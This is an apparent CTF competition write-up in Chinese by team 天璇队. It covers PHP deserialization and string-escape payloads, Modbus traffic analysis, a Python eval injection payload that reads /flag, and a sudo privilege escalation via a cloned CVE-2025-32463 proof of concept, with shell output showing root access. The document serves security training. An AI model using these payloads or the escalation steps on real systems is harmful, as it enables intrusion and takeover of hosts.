天璇战队 WriteUp

图片资源：./images/

排名

战队名称：第 23 名

战队排行

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
21	瑶光队	2537	Web	8	1	2025-09-11 16:12:44
22	麻麻鱼	2528	Web	8	1	2025-09-11 15:23:58
23	天璇队	2503.5	Web	8	0	2025-09-11 16:12:10
24	虎踞龙蟠队	2500	Web	8	0	2025-09-11 17:26:03
25	Err0R	2360.5	Web	7	0	2025-09-11 16:26:40
26	紫金亮剑队	2350	数据安全	7	0	2025-09-11 17:15:22
27	啊不对不队	2350	Web	7	0	2025-09-11 17:18:13
28	北京二队	2300	Web	6	0	2025-09-11 17:08:57
29	猜的flag全都队	2203.5	数据安全	6	0	2025-09-11 17:07:43
30	凡人修仙队-广西省分行	2200	AI安全	6	0	2025-09-11 16:14:16

共 12 页 < 1 2 3 4 5 ... 12 >

解题思路

WEB

运维系统

1. 2. 3.

你知道我的密码吗

1.查看源码，filter 将两个 xx 替换为 1 个 y 2.if($user[1] === "123456"){ echo $flag; 当 password 为 123456 的时候会输出 flag，但是上述$password = "abcbc";代码赋值 password 为 abcab

3.此处为 php 字符串逃逸 filter 函数将'xx'替换为'y'，每次替换减少 1 个字符

序列化字符串中的长度标识保持不变

这导致反序列化时读取的字符数比实际多。

我们需要逃逸 27 个字符，所以要 54 个 x，后续拼接;i:1;s:6:"123456";i:2;s:1:"3

好简单的反序列化

1.一个 Lei1 对象，其 file 属性设置为 "flag.php"

```
$obj3 = new Lei1();
$obj3->file = "flag.php";
```

2.一个 Lei2 对象，其 c 属性设置为上面的 $obj3

```
$obj2 = new Lei2();
$obj2->c = $obj3;
```

3.一个 Lei1 对象，其 a 属性设置为上面的 $obj2。它的 __destruct 是整个链的起点

```
$obj1 = new Lei1();
$obj1->a = $obj2;
```

4.序列化 $obj1。

```
$serialized = serialize($obj1);
echo $serialized . "\n";
```

得到：

O:4:"Lei1":3:{s:1:"a";O:4:"Lei2":1:{s:1:"c";O:4:"Lei1":3:{s:1:"a";N;s:4:"file";s:8:"flag.php";}}s:4:"file";

N;}

在网站后拼接?1=O:4:"Lei1":3:{s:1:"a";O:4:"Lei2":1:{s:1:"c";O:4:"Lei1":3:{s:1:"a";N;s:4:"file";s:8:"flag.php";}}s:4:"file";N;}即可

REVERSE

CrackMe

1. 2. 3.

exp 不允许截图， 请粘贴代码，关键步骤需要有详细截图

MISC

被篡改的 PLC 指令

1.连接 ssh 后，查看流量包位置：

ctf@d0ce768ed268:~$ find / -name "modbus_attack.pcapng" 2>/dev/null /home/ctf/tmp/modbus_attack.pcapng /home/ctf/modbus_attack.pcapng


2.退出 ssh，下载到本地

$ scp -P 24555 ctf@113.201.14.253:/home/ctf/tmp/modbus_attack.pcapng .

ctf@113.201.14.253's password:

modbus_attack.pcapng

3.wireshark 打开：



过滤 modbus.func_code == 6 || modbus.func_code == 16，过滤操作为写入寄存器的行为

4.拼接四个流量包的 flag 即可

数据安全

数据净化器

1.查看附件源代码：

```
index.html   test.php   function.php   test2.php   app.py 2   purifier.py 1   settings.jso
C: > Users > MSI-NB > Downloads > 附件 > data_purifier_web > purifier.py > ...

import pandas as pd

def sanitize_column(col):
    return eval(col) if col.startswith("[") or col.startswith("__") else col

def process_csv(file_path):
    df = pd.read_csv(file_path)
    df["cleaned"] = df["raw_data"].apply(sanitize_column)
    return df
```

2.process_csv 函数可能存在代码执行漏洞

3. [开头和 __ 开头的会被 eval 执行，尝试在 csv 文件的 raw_data 列插入 payload，os 读取 flag 文件，查看执行结果

Payload 如下：

__import__("os").popen("cat /flag").read()

主机安全

最近还好吗

1.ssh 连接 ssh -p 46270 pwn@113.201.14.253

2.查看 sudo 版本 sudo --version，根据版本搜索最新的 CVE 漏洞

```
ssh: connect to host 113.201.14.253 port 46270: Connec
pwn@4b872cc884e2:~$ sudo --version
Sudo version 1.9.16p2
Sudoers policy plugin version 1.9.16p2
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.16p2
Sudoers audit plugin version 1.9.16p2
```

3.版本为 1.9.16，搜索，可能为 CVE-2025-32463

4.进行尝试，直接上 poc：git clone https://github.com/pr0v3rbs/CVE-2025-32463_chwoot.git

```
pwn@4b872cc884e2:/tmp/exploit.j9kl3k$ git clone https://github.com/pr0v3rbs/CVE-2025-32463_chwoot.git
Cloning into 'CVE-2025-32463_chwoot'...
remote: Enumerating objects: 38, done.
remote: Counting objects: 100% (38/38), done.
remote: Compressing objects: 100% (34/34), done.
remote: Total 38 (delta 20), reused 12 (delta 4), pack-reused 0 (from 0)
Receiving objects: 100% (38/38), 11.43 KiB | 125.00 KiB/s, done.
Resolving deltas: 100% (20/20), done.
```

```
Resolving deltas: 100% (20/20), done.
pwn@4b872cc884e2:/tmp/exploit.j9kl3k$ tar -czf exploit.tar.gz CVE-2025-32463_chwoot/
pwn@4b872cc884e2:/tmp/exploit.j9kl3k$ cd CVE-2025-32463_chwoot
pwn@4b872cc884e2:/tmp/exploit.j9kl3k/CVE-2025-32463_chwoot$ ls -la
total 32
drwxrwxr-x 3 pwn pwn 4096 Sep 11 07:08 .
drwx------ 4 pwn pwn 4096 Sep 11 07:11 ..
drwxrwxr-x 8 pwn pwn 4096 Sep 11 07:08 .git
-rw-rw-r-- 1 pwn pwn  816 Sep 11 07:08 Dockerfile
-rw-rw-r-- 1 pwn pwn 1068 Sep 11 07:08 LICENSE
-rw-rw-r-- 1 pwn pwn 2858 Sep 11 07:08 README.md
-rwxrwxr-x 1 pwn pwn   75 Sep 11 07:08 run.sh
-rwxrwxr-x 1 pwn pwn 1046 Sep 11 07:08 sudo-chwoot.sh
```

5.运行.Sh 文件，随后查看结果：

```
-rwxrwxr-x 1 pwn pwn 1046 Sep 11 07:08 sudo-chwoot.sh
pwn@4b872cc884e2:/tmp/exploit.j9kl3k/CVE-2025-32463_chwoot$ ./sudo-chwoot.sh
woot!
```

6.查看当前账户权限：whoami

```
root@4b872cc884e2:/# whoami
root
```

7.提权成功，去常规路径下读取 flag：

```
root@4b872cc884e2:/# whoami
root
root@4b872cc884e2:/# cat /root/flag.txt
cat: /root/flag.txt: No such file or directory
root@4b872cc884e2:/# cat /flag
flag{4e551fbb5916cb79598f01c8d1f3dc2b}
root@4b872cc884e2:/# Connection to 113.201.14.253 closed by remote host.
Connection to 113.201.14.253 closed.
```

得到 flag：flag{4e551fbb5916cb79598f01c8d1f3dc2b}